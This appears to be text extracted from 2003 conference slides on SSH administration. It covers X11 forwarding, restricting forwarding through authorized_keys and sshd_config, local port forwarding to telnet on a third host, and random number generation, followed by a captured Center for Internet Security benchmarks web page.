
```
Last login: Tue Jun 24 21:40:50 2003 from ctg701
```

```
/usr/bin/X11/xauth: creating new authority file /home/jrice/.Xauthority
```

```
ctg700:
```

- Set with all SSH sessions:
 - **SSH_CONNECTION=192.168.1.125 58243 192.168.1.124 22**
 - **SSH_CLIENT=192.168.1.125 58243 22**
 - **SSH_TTY=/dev/pts/0**
- Set automatically with SSH -X sessions:
 - **DISPLAY=192.168.1.124:3.0**

Using SSH & XForwarding - What's really happening




Restricting X Forwarding

- authorized_keys file:
 - ssh-rsa **no-X11-forwarding**
AAAAB3NzaC1yc2EAAAABIwAAAIEA3DiVUp1IyOWniOHuZcQQFd
G14BnDi0daLSjNG/ogc1s+W+7mc1zUkZmAmzRzXaIOWNvxilkI9rZ
JQhVBheiAthOod/bmU6a2GpOHCBmG/VoFmBS54g6VhQ76drY4Lt
TLGnaPwa1M38e4A+7IIER6zwt0mE/FtaaiwwLtHtINtpk=
jrice@ctg701
- sshd_config file:
 - X11Forwarding no

Forwarding to 3rd host

```
ctg701: ssh -g -L 8090:ctg500:23 ctg700
```



Forwarding to 3rd host

telnet ctg701

8090


```
HP-UX ctg500 B.11.00 U 9000/800 (ta)
```

```
login: jrice
```

```
password:
```


```
ctg500$ who am i -u
```

```
jrice pts/ta Jul 10 16:21 . 1640 ctg700
```



RNG & Security

- RNG can't be influenced in its generation.
- Without RNG, the pseudo-RNG requires:
 - a seed (prng_seed)
 - user-space
- RNG uses:
 - /dev/random
 - kernel space





THE CENTER FOR INTERNET SECURITYSM

- HOME
- WHAT IS CIS?
- STANDARDS
- FAQ - CIS
- PRIVACY POLICY
- CONTACT CIS

Join Us

- * [Roster of Members](#)
- * [Membership Information](#)

CIS Benchmarks & Security Tools

- * [What are the Benchmarks?](#)
- * [Win 2000 Professional Benchmark -](#)

FREE **CIS Security Benchmarks and Scoring Tools for:**

Now Available - FREE of Charge
(Click on the Name to Download)

Operating Systems

- [Windows 2000 Professional](#) -- Level 2
- [Windows 2000 Server](#) -- Level 2 ***NEW***
- [Windows 2000](#) -- Level 1
- [Windows NT](#) -- Level 1

- [Solaris](#) -- Level 1 ***UPDATED***
- [Linux](#) -- Level 1
- [HP-UX](#) -- Level 1

Network Devices



- * [Consensus Minimum Standard Benchmarks](#)
- * [The Importance of Consensus Security Benchmarks](#)
- * [Measuring the Value of Security Guides](#)

CIS Certifies Commercial Software [Click Here for Information](#)

CIS Designates Information Security Pacesetters [Click Here for Information](#)



HP WORLD 2003

Solutions and Technology Conference & Expo

Interex, Encompass and HP bring you a powerful new HP World.

